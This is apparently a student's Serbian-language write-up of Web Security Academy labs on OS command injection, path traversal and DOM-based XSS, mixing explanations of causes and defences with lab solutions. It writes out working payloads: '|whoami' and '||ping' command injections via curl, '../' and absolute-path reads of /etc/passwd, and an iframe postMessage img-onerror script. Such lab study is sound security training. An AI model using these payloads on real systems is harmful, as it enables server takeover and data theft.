Server-side:

OS Command Injection

Ova ranjivost omogućava napadaču da izvršava proizvoljne komande operativnog sistema na server na kom je aplikacija pokrenuta. Napad se događa kada program prosleđuje nesigurne podatke direktno u sistemsku komandnu liniju. Napadač nesigurne podatke ubacuje preko forme, HTTP hedera, kolačića i slično. Napadač koristi specijalne karaktere poput pajpa, ampersanda i slično kako bi prekinuo legitimnu komandu i ubacio svoju proizvoljnu komandu.


Ova ranjivost je vrlo loša jer napadač preuzima kontrolu nad sistemom na kojem radi sama aplikacija. Neke od posledica toga jesu potpuni gubitak poverljivosti, gubitak integriteta (brisanje fajlova, koda, podataka), gubitak dostupnosti (obaranje servera), pivotiranje (korišćenje napadnutog servera za napad na unutrašnju mrežu organizacije)

Do napada dolazi zbog nedovoljne validacije unosa, korišćenja nesigurnih funkcija u programu (system i slično), i zbog direktne konkatenacije korisničkog unosa sa stringom komande bez ikakve provere pre slanja na izvršavanje.

Kako bi smo sprečili ovaj napad najbolje je da potpuno izbegavamo direktno pozivanje sistemskih komandi, već da koristimo API funkcije ugrađene u programski jezik. Ako baš moramo koristiti sistemske komande, trebamo validirati unos, i to pomoću white a ne black liste, tako da dozvoljavamo unos samo specifičnog skupa karaktera. Kako bi smo smanjili štetu ukoliko dođe do napada, program treba da se izvršava pod nalogom koji ima minimalne privilegije, nikako kao root ili admin, i trebamo ograničiti pristup fajlovima i komandama za taj nalog.

Zadaci:

1. Zadatak
   Server izvršava komandu pri proveri stanja nekog proizvoda



   Pošto je ovo prvi zadatak, vrlo je jednostavan i može se rešiti koristeći curl

```
C:\Users\miki>curl -X POST https://0a02001e046c70b881a8340a00e000f5.web-security-academy.net/product/stock -d "productId=1|whoami|&storeId=1"
sh: 1: 1: not found
/home/peter-JpUXaU/stockreport.sh: line 5: $2: unbound variable

C:\Users\miki>curl -X POST https://0a02001e046c70b881a8340a00e000f5.web-security-academy.net/product/stock -d "productId=whoami&storeId=1"
19

C:\Users\miki>curl -X POST https://0a02001e046c70b881a8340a00e000f5.web-security-academy.net/product/stock -d "productId=|whoami|&storeId=1"
sh: 1: 1: not found
/home/peter-JpUXaU/stockreport.sh: line 5: $1: unbound variable

C:\Users\miki>curl -X POST https://0a02001e046c70b881a8340a00e000f5.web-security-academy.net/product/stock -d "productId=1&storeId=1|whoami"
peter-JpUXaU

C:\Users\miki>
```

Imao sam problem jer sam injektovao komandu pre nego što sam query parametru zadao vrednost, pa je izlaz bio čudan. Nakon što sam to primetio prebacio sam injektovanu komandu na kraju query parametara i dobio jasan izlaz i naziv korisnika na kom je server pokrenut.

2. Zadatak

   U ovom zadatku trebamo naterati server da pauzira 10 sekundi koristeći ranjivost prilikom objave recenzije

Home

Submit feedback

Name:


Email:

Subject:

Message:

Submit feedback Thank you for submitting feedback!


Prvo sam pokušao komandu da ubacim direktno u message polje recenzije ali to naravno nije radilo



Zatim sam pokušao da koristim curl, ali je bilo mnogo komplikovanije od prošlog zadatka pa sam od toga odustao


```
C:\Users\miki>curl ^"https://0aa200030491b35c84ce051d00e20098.web-security-academy.net/feedback/submit^" ^
More?   -H ^"accept: */*^" ^
More?   -H ^"accept-language: en-US,en;q=0.9^" ^
More?   -H ^"content-type: application/x-www-form-urlencoded^" ^
More?   -b ^"session=xC8gC8ojPQwqNRsX6EDxXzoqtVRm9hRk^" ^
More?   -H ^"origin: https://0aa200030491b35c84ce051d00e20098.web-security-academy.net^" ^
More?   -H ^"priority: u=1, i^" ^
More?   -H ^"referer: https://0aa200030491b35c84ce051d00e20098.web-security-academy.net/feedback^" ^
More?   -H ^"sec-ch-ua: ^\^"Google Chrome^\^";v=^\^"147^\^", ^\^"Not.A/Brand^\^";v=^\^"8^\^", ^\^"Chromium^\^";v=^\^"147^\^"^" ^
More?   -H ^"sec-ch-ua-mobile: ?0^" ^
More?   -H ^"sec-ch-ua-platform: ^\^"Windows^\^"^" ^
More?   -H ^"sec-fetch-dest: empty^" ^
More?   -H ^"sec-fetch-mode: cors^" ^
More?   -H ^"sec-fetch-site: same-origin^" ^
More?   -H ^"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36^" ^
More?   --data-raw ^"csrf=hvEbG3LhgZ1wlAw9gfYwaK3IqFaoeu5C^&name=gas^&email=mikiultima^%^40gmail.com||ping+-c+10+127.0.0.1||^&subject=gas^&message=gas||ping+-c+10+127.0.0.1||^"
"Missing parameter"
C:\Users\miki>
```

Na kraju sam skinuo burp aplikaciju i koristio ugrađeni HTTP interceptor kako bi lakše izmenio moj zahtev i injektovao ping od 10 sekundi, kao što je u zadatku traženo




3. Zadatak:
   Kao i u drugom zadatku, koristimo stranicu za objavu recenzije kako bi injektovali komandu. Ovog puta nije cilj da server pauzira, već da ga nateramo da zapiše neke informacije u javno dostupan fajl.

   Editujemo HTTP zahtev za objavu recenzije na sledeći način kako bi se pokrenula komanda whoami i rezultat upisao u folder koji sadrži javno dostupne slike proizvoda.




Zatim pristupimo stranici bilo kog proizvoda

Presrećemo zahtev koji GETuje sliku proizvoda i menjamo ga kako bi dobavili prethodno kreirani fajl sa podacima korisnika



I dobijamo ovaj odgovor




4. Zadatak:
   Pošto mi je bila potrebna Pro verzija burpa kako bih uradio ostale Command Injection zadatke, prešao sam na 2 zadatka iz teme Path Traversal.
   Naš zadatak je da pristupimo /etc/passwd fajlu koji sadrži lozinke korisnika. To ćemo raditi tako što ćemo izmeniti putanju slike koju dobavljamo u putanju do tog fajla.

Prvo odemo na detalje bilo kog proizvoda

Presrećemo zahtev za dobavljanje slike proizvoda

Time	Type	Direction	Method	URL
10:16:47 17 Apr ...	HTTP	→ Request	GET	https://0acb00ac0337dddd80f48546004800d7.web-security-academy.net/image?filename=36.jpg
10:16:47 17 Apr ...	HTTP	→ Request	GET	https://0acb00ac0337dddd80f48546004800d7.web-security-academy.net/academyLabHeader

Menjamo filename parametar u putanju do fajla sa lozinkama



I kao response dobijamo čitav taj fajl

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

Search 0 highlights

5. Zadatak:
   Vrlo sličan prethodnom
   Kliknemo na kulen bananu

ingle Use Food Hider

$6.75

View details

Presrećemo zahtev za dobavljanje slike

Time	Type	Direction	Method	URL
10:28:36 17 Apr ...	HTTP	→ Request	GET	https://0ac0004603531e748035a41a00e300a4.web-security-academy.net/image?filename=20.jpg
10:28:36 17 Apr ...	HTTP	→ Request	GET	https://0ac0004603531e748035a41a00e300a4.web-security-academy.net/academyLabHeader


Pokušavamo da do privatnog fajla dođemo istim fazonom kao prošli put, ali ne uspevamo jer je na server dodata validacija koja ne dozvoljava ../ u putanji

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Menjamo putanju fajla u apsolutnu putanju, a ne relativnu



Ovo nisu predvideli i uspešno smo dobavili fajl jer smo pametniji od njih

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

Search 0 highlights

Client-side:

DOM-based vulnerabilities

DOM-based ranjivosti nastaju kada aplikacija sadrži javascript koji obrađuje podatke iz nesigurnog izvora na nesiguran način, obično upisujući te podatke u DOM. Ključni koncepti su sink - ponor i source - izvor. Sink predstavlja potencijalno opasnu javascript funkciju ili DOM objekat koji može izvršiti kod ili renderovati HTML ukoliko mu se proslede maliciozni podaci. Source predstavlja svojstvo koje prihvata podatke koje napadač može kontrolisati (location i tako to).

Neke od opasnosti kod ovog napada jesu krađa sesije, podataka, phishing, izvršavanje akcija u ime korisnika.


Glavni krivac koji omogućava ove napade jeste slepo poverenje u podatke koji dolaze iz URL-a ili drugih klijentskih izvora. Specifično, upotreba innerHTML svojstva koje

omogućava injekciju svojevoljnih skripti, loša logika i pretpostavke programera da su podaci bezbedni.

Zaštita od DOM-based napada zahteva strogu kontrolu nad tokom podataka u klijentskom kodu. Vrlo je bitno da koristimo bezbedne funkcije koje automatski ulaz tretiraju kao običan tekst, a ne kao HTML ili kod (innerHTML zamenimo sa textContent npr). Ako apsolutno moramo prikazati HTML koji dolazi iz izvora, podaci se moraju očistiti. Jedna od proverenih biblioteka za to jeste DOMPurify. Možemo i implementirati CSP - content security policy. To je odbrana koja može sprečiti izvršavanje skripti čak i ako ranjivost postoji. Možemo koristiti Trusted Types standard koji po defaultu blokira sve opasne sink-ove.

1. Zadatak:

   Cilj nam je da napravimo phishing link koji će žrtvi koja pokušava da gleda veb sajt prodavnice pokrenuti print() komandu.



Ako pogledamo sajt prodavnice, vidimo da ima opasan sink jer koristi innerHTML kako bi insertovao neke podatke u prostor za reklame

```
<div id="ads"> </div>
▼<script> == $0
                    window.addEventListener('message', function(e) {
                        document.getElementById('ads').innerHTML = e.data;
                    })
</script>
▶<section class="container-list-tiles">…</section> flex
</div>
```

Naš fejk sajt za sada samo vraća Hello World, a naš cilj je da vrati veb prodavnicu sa nekom injektovanom skriptom

Body:

Hello, world!


Store | View exploit | Deliver exploit to victim | Access log

Pošto veb prodavnica ima EventListener koji ubacuje podatke u innerHTML, mi nju stavljamo u iframe koji, kada se učita, šalje poruku listeneru koja sadrži nevalidan img element. Pošto je img nevalidan, pokreće se njegov onerror callback koji pokreće print() i tako smo pokazali da možemo injektovati bilo koju skriptu u prodavnicu.

Body:

```
<iframe src="https://0a4d0034046eb1ad83efb42c006c00be.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1
onerror=print()>','*')">
```

